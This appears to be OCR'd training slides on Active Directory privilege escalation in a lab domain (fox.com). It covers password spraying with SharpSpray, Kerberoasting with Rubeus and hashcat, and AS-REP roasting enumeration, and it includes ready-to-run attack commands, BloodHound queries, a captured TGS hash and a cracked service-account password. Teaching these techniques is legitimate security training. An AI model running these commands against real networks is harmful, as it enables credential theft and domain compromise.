
SharpSpray.exe --Passwords Qwertyuiop123



DOMAIN PRIVESC – PASSWORD SPRAYING (SHARPSPRAY)

- If you get lucky, you might find an admin's password while spraying.
- Never forget, admins are people too ;)





DOMAIN PRIVESC – KERBEROASTING

- Kerberoasting takes advantage of how service accounts leverage Kerberos authentication with Service Principal Names (SPNs).
- Attackers possessing a valid Kerberos ticket-granting ticket (TGT) can request one or more Kerberos ticket-granting service (TGS) service tickets for any user with an SPN from a domain controller (DC).
- A summary of the Kerberoast attack:
    1. Identify user accounts with SPNs.
    2. Request service tickets for these accounts.
    3. Extract the tickets and the hash value associated with them.
    4. Crack/bruteforce these hashes offline on your attacker system.
    5. Gain access to the service account using the cracked password.

Read more about Kerberoasting:

https://blog.stealthbits.com/extracting-service-account-passwords-with-kerberoasting/

DOMAIN PRIVESC – KERBEROASTING

Finding vulnerable users (users with SPNs).


- **BloodHound:** Bloodhound has a few pre-built queries that detect Kerberoastable users.


DOMAIN PRIVESC – KERBEROASTING

Finding vulnerable users (users with SPNs).

- **BloodHound:** We can also use the query below to find users with SPNs from BloodHound's Neo4j backend (found at *http://localhost:7474*).

```
MATCH (u:User {hasspn: true})
RETURN u.name
```





DOMAIN PRIVESC – KERBEROASTING


Finding vulnerable users (users with SPNs).

- **PowerView:**

Get-DomainUser | select name,serviceprincipalname

- **AD-Module:**

Get-ADUser -Filter {ServicePrincipalName -ne "$null"} | select SamAccountName,Name,Enabled



DOMAIN PRIVESC – KERBEROASTING

- We can now use Rubeus to Kerberoast all vulnerable users in the FOX.com domain.

#Kerberoast all users with SPNs

```
Rubeus.exe kerberoast
```


#Kerberoast a specific user

```
Rubeus.exe kerberoast /user:USERNAME /domain:DOMAIN-NAME
```

#Kerberoast all users and write the Kerberos hashes to a Hashcat compatible file

```
Rubeus.exe kerberoast /format:hashcat /outfile:.\FILE-NAME
```

DOMAIN PRIVESC – KERBEROASTING



DOMAIN PRIVESC – KERBEROASTING

- Let's use Hashcat on our attacker system to run a bruteforce against the extracted Kerberos hash file.

hashcat --help | grep Kerberos

hashcat -m 13100 -a 0 HASHES-FILE WORDLIST

```
trace@monarch:/flutter/VM_Files/PurpleHaze/Hashes$ hashcat --help | grep Kerberos
   7500 | Kerberos 5 AS-REQ Pre-Auth etype 23              | Network Protocols
  13100 | Kerberos 5 TGS-REP etype 23                      | Network Protocols
```

```
trace@monarch:/flutter/VM_Files/PurpleHaze/Hashes$ hashcat -m 13100 -a 0 KRBR-hashes2.txt passwords.dict
hashcat (v4.0.1) starting...

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
nvmlDeviceGetFanSpeed(): Not Supported

OpenCL Platform #1: NVIDIA Corporation
======================================
* Device #1: GeForce 940MX, 501/2004 MB allocatable, 3MCU

Hashes: 2 digests; 2 unique digests, 2 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```


DOMAIN PRIVESC – KERBEROASTING

- We got one password ☺

```
$krb5tgs$23$*IIS_001$fox.com$IIS_001/FOX-SVR-DC.fox.com:80*$9787384231f07e28285a8f78d869b7a4
798f4c7bc29cf2bef83d4beb41f35d63deb4e25e845fa70879068c6681455169563c53eee14f2839aceba1647edc
61892c136e1c995f72829e6fac54649d5c944fd1cdc681b03253d55d9ad2accc4bd819ae3d1ceffdd58525142520
43d2df7e30e877e94d8f5475a298a54e75054102d7d04519040f634dcf69ad39c3911ee8953f1874a547352ce4bb
f5503a08fb894759e9fc68907fe45c32b30c32d0df07d384c9765e06dd9af38a6e73af51b5c1ec1f6d1f9d358563
fbe653eb8ef1b6817d99bbc249863dba3c89fda7423214b8c694b65b6c38ccd140fb6fd8d80af8602d4640a26034
13551159d7e2572411da4e90d11f22039ed5fb5d74d0e71441bfd1770468cf73069bd775ae2156fbc41cd6df80ca
7f94ba9ba4193ede541f658a9421e431aa2853fa3ed6b544ccd0f0c9f871c769d78a5810e8a14a9af9e549afea23
3101a0959e86ca48267ac9a59ffc3ce96420528aeb79360498a7dbb53e93b51151fa115a364063e86b86ac543961
a9023ba835de986d0ef59dd3593b1b47254bba5be3e04f0d3dd9965243d2ee873390bffc5ceb49ef2cdedfb75f08
1e972b6b94b749c77044da3ac295536afb545daf54428d13bca872bd8547e42827ef33a8e8f7247f1b315627792d
b92a290d154e70ea157dc70abf80c6afe59ba4df34c45ab0fdf08efd6820abd2e80c3ae16183de352e66365ba1c8
cb91cab3c0ee03a58524e1913699df245d7a6bf33bf5976265d6bdc1bdafa62710b3046c0391fbe7cf755b27d9f2
ada1b74765847762af6b0d80f5063e4e9228b6ec1307dfb6fef6b08490a609b760f21e64b0a6760313939658ab6a
9b61dca772298c3b4eb4b11704ad94888e58217b0eea0830c031918c28c4faf8e47824c59a4b6a787:P455w0rd!

Session..........: hashcat
Status...........: Exhausted
Hash.Type........: Kerberos 5 TGS-REP etype 23
Hash.Target......: KRBR-hashes2.txt
Time.Started.....: Tue Aug  6 23:49:38 2019 (0 secs)
Time.Estimated...: Tue Aug  6 23:49:38 2019 (0 secs)
Guess.Base.......: File (passwords.dict)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:        0 H/s (0.17ms)
Recovered........: 1/2 (50.00%) Digests, 1/2 (50.00%) Salts
```

DOMAIN PRIVESC – AS-REP ROASTING

- AS-REP roasting is a technique that allows attackers to extract the password hashes for users that have the "Do not require Kerberos preauthentication" property enabled in Active Directory.
- The extracted hashes can then be cracked offline, just like with kerberoasting.
- This ISN'T a default setting in domain controllers. An administrator needs to intentionally enable this configuration.



Read more about AS-REP roasting:


https://blog.stealthbits.com/cracking-active-directory-passwords-with-as-rep-roasting/


DOMAIN PRIVESC – AS-REP ROASTING

Finding vulnerable users (users that don't require Kerberos preauthentication).

- **BloodHound:** We can also use the query below to find vulnerable users from BloodHound's Neo4j backend (found at *http://localhost:7474*).

```
MATCH (u:User {dontreqpreauth: true})
RETURN u.name
```





DOMAIN PRIVESC – AS-REP ROASTING

